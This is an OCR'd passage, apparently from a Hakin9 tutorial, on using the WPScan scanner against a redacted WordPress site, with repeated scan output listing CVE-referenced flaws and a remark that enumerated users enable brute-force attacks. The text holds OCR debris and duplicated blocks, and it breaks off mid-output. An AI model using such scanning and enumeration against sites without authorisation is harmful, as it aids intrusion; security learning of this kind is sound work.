
How to use WPScan?

First we must update the database of vulnerabilities with the following command

```
root@PC:/home/rencinar/software/wpscan/wpscan# ruby wpscan.rb --update
```

```
_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|
```

```
        WordPress Security Scanner by the WPScan Team

                    Version 2.9

          Sponsored by Sucuri - https://sucuri.net

   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_

_______________________________________________________________

[i] Updating the Database ...

[i] Update completed.
```



Generic vulnerability scanner

With this command we can retrieve a generic list of vulnerabilities that have been found in most audited WordPress installations. In each section, it will tell us the URL where we can see what these vulnerabilities are, how to solve them and how to exploit them.

```
root@PC:/home/rencinar/software/wpscan/wpscan# ruby wpscan.rb --url
http://XXXXXXXX.com

_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|
```

HAKIN9

```
        WordPress Security Scanner by the WPScan Team
                       Version 2.9
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://XXXXXXX/
[+] Started: Fri Jan 15 16:00:47 2016

[!] The WordPress 'http://XXXXXXX/readme.html' file exists exposing a version num-
ber
[+] Interesting header: SERVER: Apache
[+] XML-RPC Interface available under: http://XXXXXXXXX/xmlrpc.php

[+] WordPress version 3.9.1 identified from meta generator
[!] 20 vulnerabilities identified from the version number

[!] Title:  WordPress 3.9 & 3.9.1 Unlikely Code Execution
    Reference: https://wpvulndb.com/vulnerabilities/7527
    Reference: https://core.trac.wordpress.org/changeset/29389
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5203
[i] Fixed in: 3.9.2

[!] Title: WordPress 2.0.3 - 3.9.1 (except 3.7.4 / 3.8.4) CSRF Token Brute Forcing
    Reference: https://wpvulndb.com/vulnerabilities/7528
    Reference: https://core.trac.wordpress.org/changeset/29384
    Reference: https://core.trac.wordpress.org/changeset/29408
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5204
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5205
[i] Fixed in: 3.9.2

[!] Title: WordPress 3.0 - 3.9.1 Authenticated Cross-Site Scripting (XSS) in
Multisite
    Reference: https://wpvulndb.com/vulnerabilities/7529
```

```
    Reference: https://core.trac.wordpress.org/changeset/29398
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5240
[i] Fixed in: 3.9.2

[!] Title: WordPress 3.6 - 3.9.1 XXE in GetID3 Library
    Reference: https://wpvulndb.com/vulnerabilities/7530
    Reference: https://github.com/JamesHeinrich/getID3/commit/dc8549079a2
4bb0619b6124ef2df767704f8d0bc
    Reference: http://getid3.sourceforge.net/
    Reference: http://wordpress.org/news/2014/08/wordpress-3-9-2/
    Reference:
http://lab.onsec.ru/2014/09/wordpress-392-xxe-through-media-upload.html
    Reference: https://github.com/ONsec-Lab/scripts/blob/master/getid3-xxe.wavv
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2053
[i] Fixed in: 3.9.2

[!] Title: WordPress 3.4.2 - 3.9.2 Does Not Invalidate Sessions Upon Logout
    Reference: https://wpvulndb.com/vulnerabilities/7531
    Reference:
http://whiteoaksecurity.com/blog/2012/12/17/cve-2012-5868-wordpress-342-
sessions-not-terminated-upon-explicit-user-logout
    Reference: http://blog.spiderlabs.com/2014/09/
leveraging-lfi-to-get-full-compromise-on-wordpress-sites.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5868
[i] Fixed in: 4.0

[!] Title: WordPress 3.0-3.9.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7680
    Reference: http://klikki.fi/adv/wordpress.html
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: http://klikki.fi/adv/wordpress_update.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9031
[i] Fixed in: 4.0
```

```
[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
    Reference: https://wpvulndb.com/vulnerabilities/7681
    Reference: http://www.behindthefirewalls.com/20
14/11/wordpress-denial-of-service-responsible-disclosure.html
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
    Reference: http://osvdb.org/show/osvdb/114857
    Reference:
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
    Reference: https://www.exploit-db.com/exploits/35413/
    Reference: https://www.exploit-db.com/exploits/35414/
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)
    Reference: https://wpvulndb.com/vulnerabilities/7696
    Reference: http://www.securityfocus.com/bid/71234/
    Reference: https://core.trac.wordpress.org/changeset/30444
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038
[i] Fixed in: 4.0.1

[!] Title: WordPress 3.9, 3.9.1, 3.9.2, 4.0 - XSS in Media Playlists
    Reference: https://wpvulndb.com/vulnerabilities/7697
    Reference: https://core.trac.wordpress.org/changeset/30422
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9032
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.1.1 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7929
    Reference: https://wordpress.org/news/2015/04/wordpress-4-1-2/
    Reference: https://cedricvb.be/post/wordpress-stored-xss-vulnerability-4-1-2/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3438
[i] Fixed in: 4.1.2
```

```
[!] Title: WordPress <= 4.2.2 - Authenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8111
    Reference: https://wordpress.org/news/2015/07/wordpress-4-2-3/
    Reference: https://twitter.com/klikkioy/status/624264122570526720
    Reference: https://klikki.fi/adv/wordpress3.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5622
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5623
[i] Fixed in: 3.9.7

[!] Title: WordPress <= 4.2.3 - wp_untrash_post_comments SQL Injection
    Reference: https://wpvulndb.com/vulnerabilities/8126
    Reference: https://github.com/WordPress/WordPress/comm
it/70128fe7605cb963a46815cf91b0a5934f70eff5
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2213
[i] Fixed in: 3.9.8

[!] Title: WordPress <= 4.2.3 - Timing Side Channel Attack
    Reference: https://wpvulndb.com/vulnerabilities/8130
    Reference: https://core.trac.wordpress.org/changeset/33536
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5730
[i] Fixed in: 3.9.8

[!] Title: WordPress <= 4.2.3 - Widgets Title Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8131
    Reference: https://core.trac.wordpress.org/changeset/33529
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5732
[i] Fixed in: 3.9.8

[!] Title: WordPress <= 4.2.3 - Nav Menu Title Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8132
    Reference: https://core.trac.wordpress.org/changeset/33541
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5733
[i] Fixed in: 3.9.8
```

[!] Title: WordPress <= 4.2.3 - Legacy Theme Preview Cross-Site Scripting (XSS)

Reference: https://wpvulndb.com/vulnerabilities/8133

Reference: https://core.trac.wordpress.org/changeset/33549

Reference: https://blog.sucuri.net/2015/08/persistent-xss-vulnerability-in-wordpress-explained.html

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5734

[i] Fixed in: 3.9.8

[!] Title: WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)

Reference: https://wpvulndb.com/vulnerabilities/8186

Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/

Reference: http://blog.checkpoint.com/2015/09/15/finding-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-iii-ultimatum/

Reference: http://blog.knownsec.com/2015/09/wordpress-vulnerability-analysis-cve-2015-5714-cve-2015-5715/

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5714

[i] Fixed in: 3.9.9

[!] Title: WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)

Reference: https://wpvulndb.com/vulnerabilities/8187

Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/

Reference: https://github.com/WordPress/WordPress/commit/f91a5fd10ea7245e5b41e288624819a37adf290a

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7989

[i] Fixed in: 3.9.9

[!] Title: WordPress <= 4.3 - Publish Post and Mark as Sticky Permission Issue

Reference: https://wpvulndb.com/vulnerabilities/8188

Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/

Reference: http://blog.checkpoint.com/2015/09/15/finding-vuln

erabilities-in-core-wordpress-a-bug-hunters-trilogy-part-iii-ultimatum/

Reference:

http://blog.knownsec.com/2015/09/wordpr

ess-vulnerability-analysis-cve-2015-5714-cve-2015-5715/

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5715

[i] Fixed in: 3.9.9

[!] Title: WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)

Reference: https://wpvulndb.com/vulnerabilities/8358

Reference: https://wordpress.org/news/2016/01/wor

dpress-4-4-1-security-and-maintenance-release/

Reference: https://github.com/WordPress/WordPre

ss/commit/7ab65139c6838910426567849c7abed723932b87

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1564

[i] Fixed in: 3.9.10

[+] WordPress theme in use: XXXXX - v1.2.0

[+] Name: XXXXXX - v1.2.0

| Location: http://XXXXXXXXX/wp-content/themes/XXXXX/

| Readme: http://XXXXXXX/wp-content/themes/XXXX/readme.txt

| Style URL: http://XXXXXXXX/wp-content/themes/XXXXX/style.css

| Referenced style.css: http://blog.XXXXXX.com/wp-content/themes/XXXXX/style.css

| Theme Name: XXXXXX


| Theme URI: http://XXXXXXXXXXX

| Description: XXXXX Clean, Responsive and Modern Theme for Personal Blogging

| Author: XXXXXX

| Author URI: http://XXXXXX.com

```
[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Finished: Fri Jan 15 16:00:48 2016
[+] Requests Done: 36
[+] Memory used: 3.219 MB
[+] Elapsed time: 00:00:01
```



```
[!] Title: WordPress <= 4.2.3 - Legacy Theme Preview Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8133
    Reference: https://core.trac.wordpress.org/changeset/33549
    Reference: https://blog.sucuri.net/2015/08/persistent-xss-vulnerability-in-wordpress-explained.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5734
[i] Fixed in: 3.9.8

[!] Title: WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8186
    Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/
    Reference: http://blog.checkpoint.com/2015/09/15/finding-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-iii-ultimatum/
    Reference: http://blog.knownsec.com/2015/09/wordpress-vulnerability-analysis-cve-2015-5714-cve-2015-5715/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5714
[i] Fixed in: 3.9.9

[!] Title: WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8187
    Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/
    Reference: https://github.com/WordPress/WordPress/commit/f91a5fd10ea7245e5b41e288624819a37adf290a
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7989
[i] Fixed in: 3.9.9

[!] Title: WordPress <= 4.3 - Publish Post and Mark as Sticky Permission Issue
    Reference: https://wpvulndb.com/vulnerabilities/8188
    Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/
    Reference: http://blog.checkpoint.com/2015/09/15/finding-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-iii-ultimatum/
    Reference: http://blog.knownsec.com/2015/09/wordpress-vulnerability-analysis-cve-2015-5714-cve-2015-5715/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5715
[i] Fixed in: 3.9.9

[+] WordPress theme in use: [redacted] - v1.2.0

[+] Name: [redacted] - v1.2.0
 |  Location: http://[redacted]/wp-content/themes/[redacted]/
 |  Readme: http://[redacted]/wp-content/themes/[redacted]/readme.txt
 |  Style URL: http://[redacted]/wp-content/themes/[redacted]/style.css
 |  Referenced style.css: http://blog.[redacted].com/wp-content/themes/[redacted]/style.css
 |  Theme Name: [redacted]
 |  Theme URI: http://juar[redacted].com/theme/[redacted]
 |  Description: [redacted] Clean, Responsive and Modern Theme for Personal Blogging
 |  Author: Jua[redacted]
 |  Author URI: http://j[redacted]

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Finished: Tue Dec 22 11:27:20 2015
[+] Requests Done: 36
[+] Memory used: 3.203 MB
[+] Elapsed time: 00:00:01
```

Extended Vulnerability scanning

With the option --enumerate WPScan will perform a deep scan of WordPress vulnerabilities where we will discover, for example, the discharged users. Knowing these users would allow us to conduct a brute-force attack.

```
root@PC:/home/rencinar/software/wpscan/wpscan# ruby wpscan.rb --url http://XXXXX
--enumerate

_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
```

HAKIN9

Version 2.9

Sponsored by Sucuri - https://sucuri.net

@_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_

_____

[+] URL: http://XXXXXXXX/

[+] Started: Fri Jan 15 16:01:34 2016

[!] The WordPress 'http://XXXXXX/readme.html' file exists exposing a version number

[+] Interesting header: SERVER: Apache

[+] XML-RPC Interface available under: http://XXXXXXX/xmlrpc.php

[+] WordPress version 3.9.1 identified from meta generator

[!] 20 vulnerabilities identified from the version number

[!] Title: WordPress 3.9 & 3.9.1 Unlikely Code Execution

    Reference: https://wpvulndb.com/vulnerabilities/7527

    Reference: https://core.trac.wordpress.org/changeset/29389

    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5203

[i] Fixed in: 3.9.2

[!] Title: WordPress 2.0.3 - 3.9.1 (except 3.7.4 / 3.8.4) CSRF Token Brute Forcing

    Reference: https://wpvulndb.com/vulnerabilities/7528

    Reference: https://core.trac.wordpress.org/changeset/29384

Reference: https://core.trac.wordpress.org/changeset/29408

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5204

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5205

[i] Fixed in: 3.9.2

[!] Title: WordPress 3.0 - 3.9.1 Authenticated Cross-Site Scripting (XSS) in Multisite

Reference: https://wpvulndb.com/vulnerabilities/7529

Reference: https://core.trac.wordpress.org/changeset/29398

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5240

[i] Fixed in: 3.9.2

[!] Title: WordPress 3.6 - 3.9.1 XXE in GetID3 Library

Reference: https://wpvulndb.com/vulnerabilities/7530

Reference: https://github.com/JamesHeinrich/getID3/commit/dc8549079a24bb0619b6124ef2df767704f8d0bc

Reference: http://getid3.sourceforge.net/

Reference: http://wordpress.org/news/2014/08/wordpress-3-9-2/

Reference: http://lab.onsec.ru/2014/09/wordpress-392-xxe-through-media-upload.html

Reference: https://github.com/ONsec-Lab/scripts/blob/master/getid3-xxe.wav

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2053

[i] Fixed in: 3.9.2

[!] Title: WordPress 3.4.2 - 3.9.2 Does Not Invalidate Sessions Upon Logout

```
    Reference: https://wpvulndb.com/vulnerabilities/7531
    Reference: http://whiteoaksecurity.com/blog/2012/12/1
7/cve-2012-5868-wordpress-342-sessions-not-terminated-upon-explicit-user-logout
    Reference: http://blog.spiderlabs.com/2014/09/leveragi
ng-lfi-to-get-full-compromise-on-wordpress-sites.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5868
[i] Fixed in: 4.0

[!] Title: WordPress 3.0-3.9.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7680
    Reference: http://klikki.fi/adv/wordpress.html
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: http://klikki.fi/adv/wordpress_update.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9031
[i] Fixed in: 4.0

[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
    Reference: https://wpvulndb.com/vulnerabilities/7681
    Reference: http://www.behindthefirewalls.com/201
4/11/wordpress-denial-of-service-responsible-disclosure.html
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
    Reference: http://osvdb.org/show/osvdb/114857
        Reference:
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
```

```
    Reference: https://www.exploit-db.com/exploits/35413/

    Reference: https://www.exploit-db.com/exploits/35414/

[i] Fixed in: 4.0.1


[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)

    Reference: https://wpvulndb.com/vulnerabilities/7696

    Reference: http://www.securityfocus.com/bid/71234/

    Reference: https://core.trac.wordpress.org/changeset/30444

    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038

[i] Fixed in: 4.0.1


[!] Title: WordPress 3.9, 3.9.1, 3.9.2, 4.0 - XSS in Media Playlists

    Reference: https://wpvulndb.com/vulnerabilities/7697

    Reference: https://core.trac.wordpress.org/changeset/30422

    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9032

[i] Fixed in: 4.0.1


[!] Title: WordPress <= 4.1.1 - Unauthenticated Stored Cross-Site Scripting (XSS)

    Reference: https://wpvulndb.com/vulnerabilities/7929

    Reference: https://wordpress.org/news/2015/04/wordpress-4-1-2/

    Reference: https://cedricvb.be/post/wordpress-stored-xss-vulnerability-4-1-2/

    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3438

[i] Fixed in: 4.1.2
```

```
[!] Title: WordPress <= 4.2.2 - Authenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8111
    Reference: https://wordpress.org/news/2015/07/wordpress-4-2-3/
    Reference: https://twitter.com/klikkioy/status/624264122570526720
    Reference: https://klikki.fi/adv/wordpress3.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5622
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5623
[i] Fixed in: 3.9.7

[!] Title: WordPress <= 4.2.3 - wp_untrash_post_comments SQL Injection
    Reference: https://wpvulndb.com/vulnerabilities/8126
    Reference: https://github.com/WordPress/WordPress/commit/70128fe7605cb963a46815cf91b0a5934f70eff5
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2213
[i] Fixed in: 3.9.8

[!] Title: WordPress <= 4.2.3 - Timing Side Channel Attack
    Reference: https://wpvulndb.com/vulnerabilities/8130
    Reference: https://core.trac.wordpress.org/changeset/33536
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5730
[i] Fixed in: 3.9.8

[!] Title: WordPress <= 4.2.3 - Widgets Title Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8131
```

```
    Reference: https://core.trac.wordpress.org/changeset/33529

    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5732

[i] Fixed in: 3.9.8


[!] Title: WordPress <= 4.2.3 - Nav Menu Title Cross-Site Scripting (XSS)

    Reference: https://wpvulndb.com/vulnerabilities/8132

    Reference: https://core.trac.wordpress.org/changeset/33541

    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5733

[i] Fixed in: 3.9.8


[!] Title: WordPress <= 4.2.3 - Legacy Theme Preview Cross-Site Scripting (XSS)

    Reference: https://wpvulndb.com/vulnerabilities/8133

    Reference: https://core.trac.wordpress.org/changeset/33549

    Reference: https://blog.sucuri.net/2015/08/persist
ent-xss-vulnerability-in-wordpress-explained.html

    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5734

[i] Fixed in: 3.9.8


[!] Title: WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting
(XSS)

    Reference: https://wpvulndb.com/vulnerabilities/8186

    Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/

    Reference: http://blog.checkpoint.com/2015/09/15/findin
g-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-iii-ultimatum/

        Reference:
```

http://blog.knownsec.com/2015/09/wordpress-vulnerability-analysis-cve-2015-5714-cve-2015-5715/

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5714

[i] Fixed in: 3.9.9

[!] Title: WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)

Reference: https://wpvulndb.com/vulnerabilities/8187

Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/

Reference: https://github.com/WordPress/WordPress/commit/f91a5fd10ea7245e5b41e288624819a37adf290a

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7989

[i] Fixed in: 3.9.9

[!] Title: WordPress <= 4.3 - Publish Post and Mark as Sticky Permission Issue

Reference: https://wpvulndb.com/vulnerabilities/8188

Reference: https://wordpress.org/news/2015/09/wordpress-4-3-1/

Reference: http://blog.checkpoint.com/2015/09/15/finding-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-iii-ultimatum/

Reference: http://blog.knownsec.com/2015/09/wordpress-vulnerability-analysis-cve-2015-5714-cve-2015-5715/

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5715

[i] Fixed in: 3.9.9

[!] Title: WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)

Reference: https://wpvulndb.com/vulnerabilities/8358

Reference: https://wordpress.org/news/2016/01/wordpress-4-4-1-secur

ity-and-maintenance-release/

Reference: https://github.com/WordPress/WordPress/commit/7ab65139c6838910426567849c7abed723932b87

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1564

[i] Fixed in: 3.9.10

[+] WordPress theme in use: XXXX - v1.2.0

[+] Name: XXXXX - v1.2.0

| Location: http://XXXXXX/wp-content/themes/XXXXXX/

| Readme: http://XXXXXX/wp-content/themes/XXXXXX/readme.txt

| Style URL: http://XXXXXX/wp-content/themes/XXXXXX/style.css

| Referenced style.css: http://blog.XXXXXX.com/wp-content/themes/XXXXXX/style.css

| Theme Name: XXXXXX

| Theme URI: http://XXXXXX

| Description: XXXXXX Clean, Responsive and Modern Theme for Personal Blogging

| Author: XXXXXX

| Author URI: http://XXXXXX.com

[+] Enumerating installed plugins (only ones with known vulnerabilities) ...

```
Time:00:00:02<=========================================================================
==========================================================================================
====================> (1258 / 1258) 100.00% Time: 00:00:02

[+] We found 1 plugins:

[+] Name: akismet - v3.0.0

 |  Location: http://XXXXXX/wp-content/plugins/akismet/

 |  Readme: http://XXXXXX/wp-content/plugins/akismet/readme.txt

[!] The version is out of date, the latest version is 3.1.7



[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting
(XSS)

    Reference: https://wpvulndb.com/vulnerabilities/8215

    Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/

         Reference:
